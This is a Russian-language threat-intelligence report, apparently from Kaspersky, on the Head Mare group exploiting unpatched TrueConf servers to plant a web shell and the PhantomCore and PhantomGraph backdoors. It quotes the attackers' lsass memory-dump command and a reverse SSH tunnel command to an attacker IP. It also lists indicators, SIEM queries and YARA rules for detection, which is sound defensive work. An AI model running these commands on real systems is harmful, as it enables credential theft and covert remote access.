

Head Mare доставляет бэкдоры PhantomCore и PhantomGraph через необновленный сервер TrueConf

By Kaspersky

Published: 2026-08-07 · Archived: 2026-08-14 02:01:57 UTC

[UPD 10.08.2026](#): добавлены правила для защиты компаний, использующих нашу SIEM-систему Kaspersky Unified Monitoring and Analysis Platform (KUMA), а также события для разработки собственных правил детектирования или проведения threat hunting.

[UPD 07.08.2026](#): добавлено описание детектирующей логики по выявлению вредоносной активности с помощью Kaspersky Managed Detection and Response.

Общие сведения об атаке

В июле 2026 года эксперты «Лаборатории Касперского» обнаружили новую атаку группировки Head Mare. Ранее мы классифицировали этих злоумышленников как хактивистов, но теперь причисляем к АРТ-группировкам ввиду усложнения используемых ТТР и отсутствия деструктивных признаков (шифрование, уничтожение данных) в атакуемых инфраструктурах. В свежей кампании Head Mare проэксплуатировали цепочку уязвимостей в сервере видеоконференций TrueConf и заменили оригинальные инсталляторы клиента TrueConf на зараженные версии, устанавливающие в систему [вредоносное ПО PhantomCore](#).

В результате исследования скомпрометированного сервера было установлено, что злоумышленники использовали связку из двух новых уязвимостей (им присвоены внутренние идентификаторы KLCERT-26-057 и KLCERT-26-058), позволяющую выполнить произвольный код с максимальными привилегиями.

Атака происходит в несколько этапов:

1. 1 Злоумышленники без предварительной авторизации подключаются к серверу TrueConf по порту 4307/TCP, который, согласно документации продукта, открыт по умолчанию. Атака применима к серверам TrueConf версий 5.3.X до 5.3.9, 5.4.X до 5.4.9, 5.5.X до 5.5.5 и более ранних версий.
2. 2 После подключения злоумышленники вызывают функцию сервера, с помощью которой передают вредоносный скрипт и запускают его на сервере. Уязвимости, позволяющей выполнить данный этап атаки, присвоен внутренний идентификатор [KLCERT-26-057](#).
3. 3 Полученный скрипт запускается на сервере TrueConf в изолированной среде. По умолчанию системные функции операционной системы в этой среде недоступны, что должно ограничивать возможности выполняемого кода.
4. 4 Для выхода за пределы изолированной среды злоумышленники эксплуатируют вторую уязвимость, которой присвоен внутренний идентификатор [KLCERT-26-058](#). Эксплуатация этой уязвимости позволяет обойти ограничения изолированной среды и перейти к выполнению команд в контексте операционной системы.

5. 5 После обхода ограничений среды злоумышленники получают возможность выполнять на сервере произвольный код с правами учетной записи NT AUTHORITY\SYSTEM.
6. 6 Получив повышенные привилегии, злоумышленники заменяют файл `...\\public\\js\\locale.php` на веб-шелл, который может использоваться для последующего удаленного управления скомпрометированным сервером.

Этот веб-шелл использовался для следующих действий:

- сбора данных об ИТ-инфраструктуре;
- получения привилегированного доступа к базе данных TrueConf;
- подмены оригинального дистрибутива TrueConf Client на зараженный, который содержит бэкдор PhantomCore.

Использованные злоумышленниками уязвимости были закрыты производителем в последнем обновлении TrueConf Server (версии 5.3.9, 5.4.9 и 5.5.5). Эти обновления [были выпущены](#) 18 июня 2026 года.

Бэкдор PhantomCore был успешно обнаружен решениями «Лаборатории Касперского».

Для автоматического запуска вредоносного ПО после загрузки системы создается ключ реестра HKEY_CURRENT_USER\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}\InprocServer32, в качестве значения которому указывается путь к файлу вредоносной программы.

С помощью веб-шелла помимо PhantomCore злоумышленники загружают бэкдор, который мы назвали PhantomGraph, состоящий из двух модулей:

- `SysExcSvc.dll` отвечает за получение команд от злоумышленников и передачу результатов их выполнения. В качестве сервера управления (C2) злоумышленники использовали аккаунт в облачном хранилище Microsoft OneDrive.
- `SysReadSvc.dll` читает команду, переданную первым модулем, выполняет ее и сохраняет результат выполнения.

Для закрепления в системе злоумышленники выполняют закодированную при помощи Base64 PowerShell-команду, которая устанавливала `SysExcSvc.dll` и `SysReadSvc.dll` в качестве служб Windows. Мы полагаем, что злоумышленники специально разделили эту вредоносную программу на два компонента, чтобы затруднить ее обнаружение средствами класса EDR. Кроме того, код программы частично совпадает с кодом PhantomCore, что свидетельствует о ее принадлежности к арсеналу группировки Head Mare.

Также нам удалось обнаружить команды, выполняемые злоумышленниками при подключении к бэкдору. Модуль `SysReadSvc` выполняет команды с помощью BATCH-файла. Пример выполнения:

1	\$system32\cmd.exe /c cmd /c ""\$temp\cmd_cmd_4488.bat"" 2>&1
---	---

Обнаруженные команды:

- Дамп памяти процесса lsass.exe:

```
cmd.exe /q /c for /f "tokens=1,2 delims= " %a in ('tasklist /fi "imagename eq lsass.exe" | find "lsass"')
do rundll32.exe c:\windows\system32\comsvcs.dll, #+000024 %b \windows\temp\iazh.pdf full
```

- Разведка имени пользователя и системы:

1	
2	hostname
3	whoami
4	"\$system32\WindowsPowerShell\v1.0\powershell.exe" -noexit -command Set-Location -literalPath '\$system32\inetsrv'
5	

- Запуск обратного туннеля SSH:

```
ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15 -f -N -R 43658 -p 443 [redacted]@194.87.93[.]153
```

Кроме того, мы обнаружили несколько команд, не работающих из-за опечаток атакующих и проблем с кодировками.

Мы наблюдаем несколько активных кампаний Head Mare, направленных на российские организации различных отраслей: приборостроения, электроники, транспорта, энергетики, ИТ и разработки программного обеспечения. Злоумышленники распространяют свои бэкдоры различными методами, включая фишинг, эксплуатацию публичных веб-серверов, а также через подрядчика.

Мы рекомендуем всем организациям, использующим ПО TrueConf, установить актуальную версию сервера (версии 5.3.9, 5.4.9 или 5.5.5) в соответствии с рекомендациями вендора.

Также мы рекомендуем убедиться, что клиентские дистрибутивы, загружающиеся с сервера TrueConf, используемого в организации, имеют действительную цифровую подпись TrueConf и не подменены. Обнаруженные нами вредоносные дистрибутивы не имеют действительной цифровой подписи. Проверить подлинность можно также на [сайте производителя](#).

Важно: даже если ваша организация не использует сервер TrueConf, сотрудники организации могут подключаться к скомпрометированным серверам TrueConf контрагентов для участия в онлайн-совещаниях и загружать зараженные инсталляционные пакеты.

Более подробно механизм атаки и использованные в ней уязвимости [описаны на сайте Kaspersky ICS CERT](#).

Детектирование решениями «Лаборатории Касперского»

Защитные решения «Лаборатории Касперского» успешно обнаруживают вредоносную активность в рамках описанных атак.

Вредоносное ПО, использованное в этой атаке, обнаруживается нашими решениями со следующими вердиктами:

- Backdoor.PHP.WebShell.abi,
- Backdoor.Win64.PantomCore.dt,
- Trojan.Win64.Agent.smgvnc,
- Trojan.Win64.Agent.smgvnb,
- HEUR:Backdoor.Win64.PantomCore.gen,
- HEUR:Backdoor.Linux.Agent.fb,
- HEUR:Backdoor.Linux.PantomHook.a,
- HEUR:Backdoor.Linux.PantomReact.a,
- Trojan.Win64.PantomGraph.gen
- UDS:Backdoor.Win64.PantomCore.a

Рассмотрим подробнее на примере [Kaspersky Endpoint Detection and Response Expert](#) (далее — KEDR Expert).

В частности, активность, связанная с подменой легитимного файла `...\\public\\js\\locale.php` на веб-шелл, а также удалением записей из журналов событий TrueConf, детектируется правилом [unusual_php_file_creation_from_trueconf_process](#).

The screenshot displays the KEDR Expert interface. On the left, the 'Process tree' shows a hierarchy of processes: 'wscnt.exe' (PID 250) is the parent of 'services.exe' (PID 250), which is the parent of 'locale.php' (PID 10064). On the right, the 'Event details' pane shows the following information:

Field	Value
FileMd5	d3b4ff8e4a291941a25e3773648dbd2
FileModificationTime	2026-09-06 17:12:39.330
FileName	locale.php
FileSha256	8ff4d0087b0f0a0f0e294aef40574858b0a0f0c781dedd7290b023
HostId	oc1c3
HostName	trueconf-srv-ws
HostOsName	Microsoft Windows Server/Standard
ParentProcessCid	C:\WINDOWS\system32\services.exe
ParentProcessFileName	C:\WINDOWS\system32\services.exe
ParentProcessFileMd5	6d02d0e9b3b3c1a838800eef9d5705d
ParentProcessFileName	services.exe
ParentProcessFileSha256	ec489481b129420b847e44099b335640a21d44f611195a2301b3
ParentProcessFileSha256	4671215
ParentProcessFileSignatureResult	true
ParentProcessFileSignatureSubjectName	Microsoft Corporation
ParentProcessId	10064
ProcessCid	C:\Program Files\TrueConf Server\ts_server.exe /Service /
ProcessDirectory	C:\WINDOWS\system32\
ProcessDescription	TrueConf Server
ProcessFileFullName	C:\Program Files\TrueConf Server\ts_server.exe
ProcessFileMd5	d177b89b414b70c206457b1124d1e
ProcessFileName	ts_server.exe
ProcessFileProductname	TrueConf Server
ProcessFileProductvendor	TrueConf LLC
ProcessFileProductversion	5.5.4.2016
ProcessFileSha256	6e6e4c204b24215e1ef22b170c8b643c0db0b6d781f53484102b99
ProcessFileSha256	210d7f4
ProcessId	9052
ProcessUserName	NT AUTHORITY\SYSTEM
Product	EDR
Type	Base
IoA	

At the bottom, a table summarizes the event:

Name	Alert	Severity	Confidence	Techniques	Tactics
unusual_php_file_creation_from_trueconf	Enabled	High	High	T1505.003	Persistence

Загрузка файла, содержащего бэкдор PhantomCore, через подмененный легитимный файл `...\\public\\js\\locale.php` детектируется KEDR Expert с помощью правила [unusual_file_creation_from_trueconf](#).

Event details




FileMd5	ba696a408d62eea5af26d004bc7f0254 ▼
FileName	SysExcSvc.dll ▼
FilePath	C:\Program Files\TrueConf Server\httpconf\site\public\js ▼
HostName	trueconf-srv-win ▼
EventType	File Create
HostOsName	Microsoft Windows ServerStandard
ParentProcessCmdline	"C:\Program Files\TrueConf Server\httpconf\bin\tc_webmgr.exe" -k ru nservice ▼
ParentProcessFileFullname	C:\Program Files\TrueConf Server\httpconf\bin\tc_webmgr.exe ▼
ParentProcessFileMd5	9f96d3cf81df99983ceded90d8c2ad77 ▼
ParentProcessFileName	tc_webmgr.exe ▼
ParentProcessFileOriginalname	httpd.exe ▼
ParentProcessFilePath	C:\Program Files\TrueConf Server\httpconf\bin
ParentProcessFileSha256	198109590c9b918140180a7bb93b7f2253802d0a4a45c9b6c5e4cb802a81ecd8 ▼
ParentProcessFileSignResult	false
ParentProcessFileSignTimestamp	60056-05-28 08:36:10.955
ParentProcessId	3700
ParentProcessProperties	BuiltinAdministrators,MaskAdmins,LocalSystem
ParentProcessUniqueid	-6026420527606346430
ParentProcessUserName	NT AUTHORITY\SYSTEM
ProcessCmdline	"C:\Program Files\TrueConf Server\httpconf\bin\tc_webmgr.exe" -d "C:/Program Files/TrueConf Server/httpconf" ▼
ProcessDirectory	C:\Program Files\TrueConf Server\httpconf\
ProcessFileDescription	Apache HTTP Server
ProcessFileFullname	C:\Program Files\TrueConf Server\httpconf\bin\tc_webmgr.exe ▼
ProcessFileMd5	9f96d3cf81df99983ceded90d8c2ad77 ▼
ProcessFileName	tc_webmgr.exe ▼
ProcessFileOriginalname	httpd.exe ▼
ProcessFilePath	C:\Program Files\TrueConf Server\httpconf\bin
ProcessFileProductname	Apache HTTP Server
ProcessFileProductvendor	Apache Software Foundation
ProcessFileSha256	198109590c9b918140180a7bb93b7f2253802d0a4a45c9b6c5e4cb802a81ecd8 ▼
ProcessUserName	NT AUTHORITY\SYSTEM ▼

IoA

A -> B -> C -> D -> E

Активность, связанная с установкой зараженного инсталлятора клиента TrueConf, который содержит бэкдор PhantomCore, детектируется KEDR Expert с помощью правила [unsigned trueconf installer](#).



- Для защиты компаний, использующих нашу [SIEM-систему Kaspersky Unified Monitoring and Analysis Platform \(KUMA\)](#), доступен для скачивания в репозитории KUMA опубликованный ранее пакет правил: **[OOTB] TrueConf. Head Mare campaign package — RU**.

Правила актуальны для поиска и детектирования следующих угроз:

1. 1 Создание подозрительных файлов процессами TrueConf Server (`tc_webmgr.exe` и `tc_server.exe`):

TrueConf. Подозрительное создание файлов сервером TrueConf (Windows+Sysmon).
2. 2 Попытка запуска инсталляционного файла TrueConf Client без подписи разработчика ПО:

TrueConf. Загрузка неподписанного модуля в процесс клиента TrueConf (Sysmon).
3. 3 Отслеживание подозрительных цепочек процессов от TrueConf Server (`tc_webmgr.exe` и `tc_server.exe`):

TrueConf. Подозрительное создание процессов сервером TrueConf (Windows+Sysmon).

Детектирование дополнительных техник доступно в общем наборе правил:

1. 1 Создание подозрительных файлов в директории `C:\Windows\System32\inetsrv\*`:

R405_07_Запись файла в папку нативных модулей IIS или OWA через WriteData.
2. 2 Создание дампа памяти процесса `lsass.exe` с использованием библиотеки `comsvcs.dll` :

R233_04_Дамп памяти процесса с помощью comsvcs.dll.
3. 3 Обращение к памяти процесса `lsass.exe` :

R262_Подозрительный доступ к процессу LSASS.

Также для разработки собственных правил детектирования или проведения threat hunting рекомендуем обратить внимание на следующие события:

- Регистрация подозрительных библиотек в разделе реестра `\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}\InprocServer32`:

1	(DeviceEventClassID = '4657' OR DeviceEventClassID = '13')
2	AND FileName like '%\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}%' AND DeviceCustomString6 = 'InprocServer32'

- Создание служб `SysExcSvc` и `SysReadSvc` для скрытого запуска исполняемых файлов из временных директорий через cmd:

1	DeviceEventClassID = '4697'
2	AND (DestinationServiceName = 'SysExcSvc' OR DestinationServiceName = 'SysReadSvc')
3	AND match (FileName, '*.cmd\s+\c.*temp\cmd_cmd_.*\bat.*')

- Создание подозрительных процессов от процесса обновлений TrueConf (`trueconf_windows_update.exe`)

1	(DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
2	AND SourceProcessName LIKE '%\trueconf_windows_update.exe'

Для корректной работы правил обнаружения необходимо убедиться, что события с Windows-систем поступают в полном объеме, включая события Security — 4688, 4663, 4657, 4697 и Sysmon — 1, 7, 11, 13.

Контрольные суммы файлов (MD5)

Веб-шелл

[4d27b4eb1c5dbb3d8160f29b8119523e](#) locale.php

Зараженный установщик

[748c9f8cb1065000616204935f96207f](#) trueconf_windows_update.exe

PhantomCore DLL

[c5a460e4e68a088f6e51b2c6474642ec](#)

[129462164a7d52e9ea8560b60f0412c5](#) doc.txt

[ec0bf4a2186a88874e9f26f07cfeb532](#) usocacheddata.txt

[b348642146ea34771e5785c5857950f5](#)

[c915cb6c2aeb863ee8479238e1644217](#) doc.txt

[0e79996d9483d1e44fea32b0a48c2c19](#) doc.txt

[2bb75c20e778eb5c416965bd4d4259b1](#) trueconf_windows_client_x64_[redacted].exe

[b3a6fee3307f1c26841fd5c603e2b013](#) usocacheddata.txt

[8fcc3e4ccbf1725d9989fb464abf3561](#) usocacheddata.txt

PhantomGraph

[489f43be558b2679284ceabed7adc4f3](#) sysexcsvc.dll

[dd1fd2b459b97b7d59375cb8383cd19a](#) sysreadsvc.dll

[0e4541c3153ec5ed01497f19cf4f63d0](#) sysexcsvc.dll

[12d4e8f5295f2ef7e0f9bfc0f4830939](#) sysexcsvc.dll

[7f267006cac10f341c356b62fe493527](#) sysexcsvc.dll

[ee2861d5965e8730708cd1da8a93fa4c](#) sysexcsvc.dll

Бэкдор (ELF)

[c3a2abe8756910f42582b04a44ea3514](#)

[43f435c3c437bc879a2d7d4634f43494](#)

Руткит

[aee9642b45b099cb7f3053b9b680b425](#)

IP

[81.177.32\[.\]12](#)

[194.87.239\[.\]171](#) ssh

[194.87.93\[.\]153](#) ssh

[38.244.205\[.\]244](#)

[31.59.102\[.\]161](#)

Домены

[penzadogshelter\[.\]site](#)

[trendy-market\[.\]site](#)

[bright-deals\[.\]site](#)

[nova-stream\[.\]site](#)

[rinomobile\[.\]link](#)

[urbanpixel\[.\]store](#)

[flexish\[.\]shop](#)

[media-hub\[.\]today](#)

[cosmetic-deals\[.\]store](#)

[vks.gossopka\[.\]forum](#)

Пути к файлам

C:\Windows\System32\inetsrv\SysExcSvc.dll

C:\Windows\System32\inetsrv\SysReadSvc.dll

C:\Windows\System32\inetsrv\graphi-refresh.dat

C:\Windows\System32\inetsrv\share\input_*.txt

C:\Windows\System32\inetsrv\share\output_*.txt

%TEMP%\cmd_cmd_*.bat

%LOCALAPPDATA%\TrueConf\Client\api-ms-win-crt-time-l1-1-0-2.dll

/etc/systemd/system/omicluster.service

/etc/systemd/system/schedul2-bin.service

/opt/acronis/bin/schedul2-bin

/omi/bin/omicluster

/usr/lib64/libzvbi-tchain.so.2

/var/tmp/cx2

Имена служб Windows

SysExcSvc

SysReadSvc

Ключи реестра

HKEY_CURRENT_USER\Software\Classes\CLSID\{0340F119-A598-4ed9-B0AC-6F6A12D3E755}\InprocServer32

Вердикты защитных решений «Лаборатории Касперского»

Backdoor.PHP.WebShell.abi
Backdoor.Win64.PantomCore.dt
Trojan.Win64.Agent.smgvnc
Trojan.Win64.Agent.smgvnb
HEUR:Backdoor.Win64.PantomCore.gen
HEUR:Backdoor.Linux.Agent.fb
HEUR:Backdoor.Linux.PantomHook.a
HEUR:Backdoor.Linux.PantomReact.a
Trojan.Win64.PantomGraph.gen
UDS:Backdoor.Win64.PantomCore.a

YARA-правила

1	import "pe"
2	rule apt_HeadMare_PhantomCore
3	{
4	meta:
5	description = "Rule to detect PhantomCore used by HeadMare"
6	author = "Kaspersky ICS CERT"
7	copyright = "Kaspersky ICS CERT"
8	version = "1.0"
9	last_modified = "2026-08-02"
10	hash = "c5a460e4e68a088f6e51b2c6474642ec"
11	strings:
12	\$a1 = "lying.dll" ascii
13	\$a2 = { 2D 7F 95 4C 2D F4 51 58 }
14	\$a3 = { 4F 81 67 F7 7E 7B 05 14 }
15	condition:
16	(uint16(0) == 0x5A4D) and (filesize > 4MB) and (filesize 20MB) and (all of them) and
17	(pe.number_of_signatures == 0)
	}
1	rule apt_HeadMare_FakeConf_installer
2	{
3	meta:
4	description = "Rule to detect any unsigned TrueConf installers"
5	author = "Kaspersky"
6	copyright = "Kaspersky"
7	version = "1.0"

```
8     last_modified = "2026-08-02"
9     hash = "748c9f8cb1065000616204935f96207f"
10    strings:
11        $a1 = "TrueConf Setup" wide
12        $a2 = "This installation was built with Inno Setup." wide
13    condition:
14        (uint16(0) == 0x5A4D) and (filesize > 20MB) and (all of them) and (pe.number_of_signatures == 0)
15    }
16
17
```

```
1    rule apt_HeadMare_PhantomCore_exchange
2    {
3        meta:
4            description = "Rule to detect PhantomCore exchange module used by HeadMare"
5            author = "Kaspersky ICS CERT"
6            copyright = "Kaspersky ICS CERT"
7            version = "1.0"
8            last_modified = "2026-08-02"
9            hash = "489f43be558b2679284ceabed7adc4f3"
10        strings:
11            $a1 = "graphi_exchange.dll" ascii
12            $a2 = "graphi-client/1.0" ascii
13            $b1 = "https://graph.microsoft.com/v1.0/me/drive/root/" ascii
14            $b2 = ":/children?$select=name,id&stop=200" ascii
15            $b3 = "offline_access Files.ReadWrite" ascii
```

```

16     $b4 = "GRAPHI_INSECURE" ascii
17     $b5 = "\"@microsoft.graph.conflictBehavior\":"replace\"}" ascii
18     $b6 = "https://login.microsoftonline.com/" ascii
19 condition:
20     (uint16(0) == 0x5A4D) and (any of ($a*)) and (3 of ($b*))
21 }

```

```

1 rule apt_HeadMare_PhantomCore_executor
2 {
3     meta:
4         description = "Rule to detect PhantomCore executor module used by HeadMare"
5         author = "Kaspersky ICS CERT"
6         copyright = "Kaspersky ICS CERT"
7         version = "1.0"
8         last_modified = "2026-08-02"
9         hash = "dd1fd2b459b97b7d59375cb8383cd19a"
10    strings:
11        $a1 = "graphi_reader.dll" ascii
12        $a2 = "^input_(.+)\.txt$" ascii
13        $b1 = "output_" ascii
14        $b2 = "cmd_cmd_" ascii
15        $b3 = "cmd /c \"\"" ascii
16        $b4 = "error: failed to start cmd process" ascii
17        $b5 = "share" ascii
18        $b6 = "SysReadSvc" ascii
19    condition:

```

```
20      (uint16(0) == 0x5A4D) and (filesize < 4MB) and (any of ($a*)) and (4 of ($b*))
21  }
```

```
1
2
3  rule apt_HeadMare_FakeLocale_webshell
4  {
5      meta:
6          description = "Rule to detect the HeadMare TrueConf web shell"
7          author = "Kaspersky"
8          copyright = "Kaspersky"
9          version = "1.0"
10         last_modified = "2026-08-04"
11         hash = "4d27b4eb1c5dbb3d8160f29b8119523e"
12     strings:
13         $a1 = "X-Redirect-Bit" ascii wide nocase
14         $a2 = "tc_vcs_web_db_conn" ascii wide
15         $a3 = "user=postgres" ascii wide
16         $b1 = "UPL ok::" ascii wide
17         $b2 = "DWN fail nexs" ascii wide
18         $b3 = "DWN fail inv" ascii wide
19     condition:
20         (2 of ($a*)) or (2 of ($b*))
21     }
22
```

```
1  rule apt_HeadMare_TrueConf_Rootkit
```

```
2  {
3  meta:
4      description = "Rule to detect the HeadMare rootkit installed on TrueConf servers"
5      author = "Kaspersky"
6      copyright = "Kaspersky"
7      version = "1.0"
8      last_modified = "2026-08-06"
9      hash = "aee9642b45b099cb7f3053b9b680b425"
10 strings:
11     $a1 = "PQconnectdb"
12     $a2 = "obfuscated_data"
13     $a3 = "install_hook"
14 condition:
15     (uint32(0) == 0x464c457f) and (filesize < 400000) and (all of them)
16 }
17
18
```

```
1  rule apt_HeadMare_Github_Backdoor
2  {
3  meta:
4      description = "Rule to detect the HeadMare backdoor with Github C2"
5      author = "Kaspersky"
6      copyright = "Kaspersky"
7      version = "1.0"
8      last_modified = "2026-08-06"
```

```
9      hash = "43f435c3c437bc879a2d7d4634f43494"
10     hash = "c3a2abe8756910f42582b04a44ea3514"
11    strings:
12        $a1 = "cryptor5crypt"
13        $a2 = "execraw_task"
14        $a3 = "jitter_task"
15        $a4 = "upload_task"
16        $a5 = "exec_task"
17        $a6 = "react_comment"
18    condition:
19        (uint32(0) == 0x464c457f) and (filesize > 5000000) and (filesize < 10000000) and (4 of them)
20    }
21
22
```

Source: <https://securelist.ru/tr/head-mare-targets-trueconf-server-with-phantomcore/116557/>